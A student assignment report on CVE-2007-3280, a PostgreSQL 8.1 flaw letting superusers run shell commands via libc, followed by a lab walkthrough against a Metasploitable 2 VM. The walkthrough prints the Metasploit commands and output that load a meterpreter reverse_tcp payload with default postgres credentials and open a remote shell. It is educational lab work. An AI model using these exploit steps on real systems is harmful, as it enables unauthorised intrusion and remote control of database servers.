Sri Lanka Institute of Information Technology

IE2012 - Systems and Network Programming

Individual Assignment

CVE-2007-3280

PostgreSQL 8.1 Vulnerability

IT22589668 – Jayasekara J K C D

Submission date – 2023/11/05

Introduction

CVE-2007-3280 is a serious security flaw affecting the popular open-source relational database management system PostgreSQL 8.1. The ability to execute arbitrary code on the database server is provided by this specific vulnerability which remote authenticated superusers can exploit by writing functions and mapping them to any library that uses the C programming language can take advantage of vulnerabilities by exploiting the system function in libc.so.6. For example, a malevolent superuser might possibly cause major damage or data breaches by using the server to execute shell commands.

Bernhard Mueller of SEC Consult first identified and announced this critical vulnerability in June 2007, underscoring the significance of the security community in recognizing and resolving such concerns. This vulnerability has a high severity rating of 9.0 on the Common Vulnerability Scoring System (CVSS) from the National Vulnerability Database (NVD) indicating how urgently it needs to be fixed.

CVE-ID

CVE-2007-3280 | Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

The Database Link library (dblink) in PostgreSQL 8.1 implements functions via CREATE statements that map to arbitrary libraries based on the C programming language, which allows remote authenticated superusers to map and execute a function from any library, as demonstrated by using the system function in libc.so.6 to gain shell access.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BUGTRAQ:20070616 Having Fun With PostgreSQL
- URL:http://www.securityfocus.com/archive/1/471541/100/0/threaded
- MANDRIVA:MDKSA-2007:188
- URL:~~http://www.mandriva.com/security/advisories?name=MDKSA-2007:188~~ (Obsolete source)
- MISC:http://www.leidecker.info/pgshell/Having_Fun_With_PostgreSQL.txt
- MISC:http://www.portcullis.co.uk/uploads/whitepapers/Having_Fun_With_PostgreSQL.pdf
- OSVDB:40901
- URL:~~http://osvdb.org/40901~~ (Obsolete source)
- XF:postgresql-dblink-command-execution(35145)
- URL:https://exchange.xforce.ibmcloud.com/vulnerabilities/35145

Assigning CNA

MITRE Corporation

Date Record Created

20070619 | Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20070619)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an record on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.


SEARCH CVE USING KEYWORDS: [ ] Submit
You can also search by reference using the CVE Reference Maps.

For More Information: CVE Request Web Form (select "Other" from dropdown)

Exploitation Methodology

Before exploiting this CVE, I set up following components:


- Installed VMware on my Computer.
- Installed metasploitable 2 in VMware as the victim machine.
- Installed updated Kali Linux machine on the VMware as the attacking machine.




Initially, I retrieved the IP address of the victim's machine using the **'ifconfig'** command.

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:09:a3:4c
          inet addr:192.168.13.131  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe09:a34c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2323 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1791 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1171213 (1.1 MB)  TX bytes:137378 (134.1 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:3860 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3860 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:320589 (313.0 KB)  TX bytes:320589 (313.0 KB)

msfadmin@metasploitable:~$
```

Subsequently, I launched the Kali Linux machine and accessed the terminal, initiating the **PostgreSQL** service.



Afterwards, I initiated the Metasploit-framework on the Kali Linux machine by running the **'msfconsole'** command.



Then, I conducted a search for appropriate modules in the Metasploit database using the CVE number.

```
msf6 >
msf6 > search CVE-2007-3280

Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/linux/postgres/postgres_payload   2007-06-05       excellent  Yes    PostgreSQL for Linux Payload Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/postgres/postgres_payload

msf6 >
```

Afterward, I took steps to identify a suitable exploit module related to the CVE. Once identified, I activated the selected module by using the **'use 0'** command and then I displayed the available configuration options by executing the **'show options'** command.

```
msf6 > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Subsequently, I set up payload for the module using **'set payload linux/x86/meterpreter/reverse_tcp'** command.

```
msf6 exploit(linux/postgres/postgres_payload) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) >
```

Afterwards, I Set up LHOST to my Kali machine's IP address using **'set LHOST 192.168.13.128'** command.

```
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.13.128
LHOST => 192.168.13.128
```

Following that, I proceeded to set the **'RHOSTS'** parameter to the victim's IP address by entering the command **'set RHOST 192.168.13.131'** and subsequently examined the revised list of available options.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.13.131
RHOSTS => 192.168.13.131
```

After setting the **RHOST**, I used **'run'** command to run the exploit module.

```
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.13.128:4444
[*] 192.168.13.131:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4
[*] Uploaded as /tmp/ptjEHfqo.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.13.131
[*] Meterpreter session 1 opened (192.168.13.128:4444 → 192.168.13.131:40441) at 2023-11-05 04:25:28 -0500

meterpreter >
```

After running the module, it operated without any issues and successfully gained access to the target machine.

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

In conclusion, the presented methodology outlines the steps and procedures employed to exploit the **'CVE-2007-3280'** vulnerability.